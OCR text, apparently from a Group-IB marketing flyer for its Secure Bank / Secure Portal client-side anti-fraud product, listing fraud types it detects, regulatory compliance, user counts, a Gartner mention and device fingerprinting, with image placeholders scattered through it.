

From catch-all anti-fraud to adaptive fraud prevention

Main anti-fraud focus




Clients attacked by fraudsters

Main anti-fraud focus leads to false positives



Classical transactional anti-fraud

Anti-fraud 2.0



Secure Bank / Secure Portal

Client-side fraud and attack prevention

across sessions, platforms, and devices in real time for online & mobile banking, web portals & services.

sb.group-ib.com

Detecting a whole range of online fraud → Social engineering attacks, payment fraud, money laundering, cross-channel attack, etc.

Optimizing fraud protection costs → Decreasing the number of false positives, removing extra authentication steps for a user.

Regulatory compliance → Federal Law №167-ФЗ by 27.06.2018.
Methodic recommendations of the Central Bank of Russia 18-MP

SBERBANK

ПОЧТА БАНК


Protecting 70 000 000+ end-users of the major Russian banks, telecom providers and e-commerce sites

Gartner


Included in the list of vendors offering unique & innovative online fraud detection capabilities

Gartner's Market Guide for Online Fraud Detection 2019


Synergy of advanced anti-fraud technologies & intelligence



Device fingerprinting





Device fingerprinting



